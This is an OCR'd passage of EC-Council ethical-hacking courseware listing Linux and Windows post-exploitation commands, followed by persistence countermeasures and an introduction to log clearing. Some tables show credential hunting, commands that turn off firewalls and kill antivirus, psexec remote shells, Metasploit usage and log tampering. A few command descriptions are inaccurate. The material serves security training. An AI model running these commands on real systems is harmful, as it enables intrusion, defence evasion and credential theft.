


Figure 6.203: Screenshot of mimikatz

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Linux Post-Exploitation

File-System Commands

Command	Description
find / -perm -4000 -ls 2> /dev/null	Discovers SUID-executable binaries
$ chmod o-w file	Disables write access to a file
find / -name "*.txt" -ls 2> /dev/null	Discovers .txt files on the system
sudo -l	Displays the list of permitted and forbidden commands

Information-Gathering Commands

Command	Description
ps -ef	Displays the current process along with its process ID (PID)
mount	Attaches a file system to the directory tree structure
route -n	Displays host/network names in numeric form
cat /etc/crontab	Displays running cron jobs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Linux Post-Exploitation

After compromising and gaining shell access to a target system, attackers attempt to perform further exploitation to gain complete access over other resources and achieve long-term persistence.

Listed below are some Linux-based post-exploitation commands.

File-System Commands

Command	Description
find / -perm -3000 -ls 2> /dev/null	Discovers SUID-executable binaries
find / -path /sys -prune -o -path /proc -prune -o -type f -perm -o=w -ls 2> /dev/null	Discovers world-writable files
chmod o-w file	Disables write access to a file
find / -path /sys -prune -o -path /proc -prune -o -type d -perm -o=w -ls 2> /dev/null	Discovers world-writable directories
find / -name "*.txt" -ls 2> /dev/null	Discovers .txt files on the system
sudo -l	Displays the list of permitted and forbidden commands
openssl s_client -connect <hostname>:<port> -showcerts	Displays all certificates' details
keytool -list -v -keystore keystore.jks	Displays contents of keystore files and alias names

Table 6.13: Commands on file systems


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Information-Gathering Commands

Command	Description
`ps -ef`	Displays the current process along with its process ID (PID)
`mount`	Attaches a file system to the directory tree structure
`route -n`	Displays host/network names in numeric form
`/sbin/ifconfig -a`	Displays network configuration details
`cat /etc/crontab`	Displays running cron jobs
`ls -la /etc/cron.d`	Displays the software package used for the specified cron job
`cat /etc/exports`	Displays directories that can be exported to NFS clients
`cat /etc/redhat* /etc/debian* /etc/*release`	Displays the OS version details
`ls /etc/rc*`	Lists bootup services
`egrep -e '/bin/(ba)?sh' /etc/passwd`	Displays all the users who have shell access
`cat ~/.ssh/`	Displays SSH relationships and login details

Table 6.14: Commands for gathering information

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Post-Exploitation

Once attackers compromise a system and gain shell access to it, they can perform various undesirable activities without the user's knowledge. The main intention behind performing post-exploitation is to gain control over every part of the system and maintain persistence over time.

Listed below are some Windows-based post-exploitation commands.

File-System Commands

Command	Description
`dir /a:h`	Retrieves the directory names with hidden attributes
`findstr /E ".txt" > txt.txt`	Retrieves all the text files
`findstr /E ".log" > log.txt`	Retrieves all the log files
`findstr /E ".doc" > doc.txt`	Retrieves all the document files

Table 6.15: File-system commands

Hash Computing Commands

Command	Description
`Get-FileHash <file-name> -a md5`	Generates MD5 hashes
`Get-FileHash <file-name> -a sha1`	Generates SHA-1 hashes
`Get-FileHash <file-name>`	Retrieves SHA-256 hashes by default

Table 6.16: Hash computing commands

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Registry Commands

Command	Description
`reg query HKLM /f credential /t REG_SZ /s > hklm_password.txt`	Detects the registry hives for the value "credential"
`reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated > reg_always.txt`	Installs a package with elevated privileges
`reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall >> ListofInstalledPrograms.txt`	Provides a list of all programs to query a registry

Table 6.17: Registry commands

Scheduler Commands

Command	Description
`schtasks /query /fo LIST /v > schtasks.txt`	Retrieves the scheduled task list
`tasklist /SVC > tasklist.txt`	Retrieves all currently active processes

Table 6.18: Task schedule commands

WMIC Commands

Command	Description
`wmic os where Primary='TRUE' reboot`	Reboots Windows
`wmic service get name,displayname,pathname,startmode > wmic_service.txt`	Retrieves the service name, path of the executable, etc.
`wmic /node:"" product get name,version,vendor`	Displays the details of the installed software
`wmic cpu get`	Retrieves the processor's details
`wmic useraccount get name,sid`	Retrieves login names and their SIDs

Table 6.19: WMIC commands

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Net Commands

Command	Description
`net config rdr`	Shows domain connection details
`net computer \\computername /add`	Adds a computer to the domain
`net view`	Displays the list of computers and networks devices in the domain
`net view \\host`	Displays the name of the host computer
`net share`	Helps manage shared resources with the appropriate parameters

Table 6.20: Net commands

Network Commands

Command	Description
`route print or netstat -r command`	Displays routing tables for the destination
`arp -a`	Shows the ARP table for a specific IP address
`ipconfig /all`	Displays IP configuration details
`getmac`	Retrieves the physical address

Table 6.21: Network commands

Service Commands

Command	Description
`sc queryex type=service state=all`	Lists all the available services
`sc queryex type=service state=all | find /i "Name of the service: myService"`	Lists details about the specified service
`net start or stop`	Starts/stops a network service
`netsh firewall show state`	Displays the current firewall state
`netsh firewall show config`	Displays firewall settings
`netsh advfirewall set currentprofile state off`	Turns off the firewall service for the current profile
`netsh advfirewall set allprofiles state off`	Turns off the firewall service for all profiles

Table 6.22: Service commands

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Execution Commands

Command	Description
`wmic /node:<IP address> /user:administrator /password:$PASSWORD bios get serialnumber`	Retrieves the PC's serial number
`taskkill.exe /S <IP address> /U domain\username /F /FI "eset"`	Terminates services associated with eset
`tasklist.exe /S <IP address> /U domain\username`	Defines the user context to execute commands
`tasklist.exe /S <IP address> /U domain\username /FI "USERNAME eq NT AUTHORITY\SYSTEM" /FI "STATUS eq running"`	Retrieves all the processes running on the system that are not actually "SYSTEM"

Table 6.23: Remote execution commands

Sysinternals Commands

Command	Description
`psexec -i \\<RemoteSystem> cmd`	Establishes an interactive CMD with a remote system
`psexec -i \\<RemoteSystem> -c file.exe`	Copies file.txt from the local machine to a remote computer
`psexec -i -d -s c:\windows\regedit.exe`	Retrieves the contents of security keys and SAM
`psexec -i \\<RemoteSystem> ipconfig /all`	Displays a remote system's network information

Table 6.24: Sysinternals commands

Authenticated WMI Exec via PowerShell

Commands	Description
`msf > use exploit/windows/local/ps_wmi_exec`	Launches a suitable local exploit
`msf exploit(windows/local/ps_wmi_exec) > show targets`	Displays the list of targets
`msf exploit(windows/local/ps_wmi_exec) > show options`	Displays all the available options
`msf exploit(windows/local/ps_wmi_exec) > show payloads`	Displays possible payloads
`msf exploit(windows/local/ps_wmi_exec) > show evasion`	Displays suitable evasion options

Table 6.25: Metasploit commands

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Persistence Attacks

Discussed below are some of the countermeasures to defend against domain dominance attacks:

- Frequently change the password of KRBTGT.
- Use admin credentials only if the data need to be shared among the devices.
- Give access permissions based on user roles.
- Perform system patch management periodically.
- Deploy a minimum privileges access model, which assists in restricting user access and domain admin account access.
- Monitor Kerberos TGTs and domain replication activities.
- Regularly change KRBTGT's password and reset the service twice.
- Validate the Kerberos protocol externally to ensure that TGTs are not forged.
- Conduct security awareness campaigns/training on phishing attacks, password creation policies, and other methods.
- Strictly adhere to password policies (in terms of password length, periodic updates, etc.) to enhance the security of individual account access.
- Ensure that Kerberos follows the signing of the Privilege Attribute Certificate (PAC) and TGS with the key "krbtgt" by the key distribution center (KDC).
- Deploy the Kerberos validation tool for verifying the legitimacy of individual tickets provided by a valid KDC.
- Install KB2871997 patch in systems running on Windows 7 and higher for restricting the default account access within the local administrator group.
- Restrict the credential overlap within systems to limit lateral movement through privileged account management.
- Impose the UAC limitations across local accounts over network logon by enabling pass-the-hash mitigations. The registry key to apply UAC restrictions is

  `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy`
- Restrict domain users within a local administrator group across multiple systems.
- Limit the inbound traffic through Windows Firewall.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


LO#04: Demonstrate Techniques to Hide the Evidence of Compromise

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Clearing Logs

In the previous section, we saw how an attacker can hide malicious files on a target computer using various steganographic techniques, NTFS streams, and other techniques to maintain future access to the target. Once the attacker has succeeded in performing this malicious operation, the next step involves removing any resultant traces/tracks in the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Covering Tracks

Covering tracks is one of the main stages during system hacking. In this stage, the attacker tries to hide and avoid being detected or "traced out" by covering all "tracks," or logs, generated while accessing the target network or computer. We now look at how the attacker removes traces of an attack on a target computer.

Erasing evidence is a must for any attacker who would like to remain obscure. It is a method used to evade a traceback. It starts with erasing the contaminated logs and possible error messages generated in the attack process. The attacker makes changes to the system configuration such that it does not log the future activities. By manipulating and tweaking event logs, the attacker tricks the system administrator into believing that there is no malicious activity in the system and that no intrusion or compromise has taken place.

Because the first thing a system administrator does when monitoring unusual activity is check the system log files, it is common for intruders to use a tool to modify these logs. In some cases, rootkits can disable and discard all existing logs. Attackers remove only those portions of logs that can reveal their presence if they intend to use the system for a long period as a launch base for future exploitations.

Attackers must make the system appear as it did before access was gained and a backdoor was established. This allows them to change any file attributes back to their original state. The information listed, such as file size and date, is just attribute information contained in the file.

Protection against attackers trying to cover their tracks by changing file information can be difficult. However, it is possible to detect whether an attacker has done so by calculating the file's cryptographic hash. This type of hash is a calculation of the entire file before encryption.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers may not wish to delete an entire log to cover their tracks, as doing so may require admin privileges. If attackers can delete only attack event logs, they will still be able to escape detection.

The attacker can manipulate the log files with the help of

- **SECEVENT.EVT** (security): failed logins, accessing files without privileges
- **SYSEVENT.EVT** (system): driver failure, things not operating correctly
- **APPEVENT.EVT** (applications)

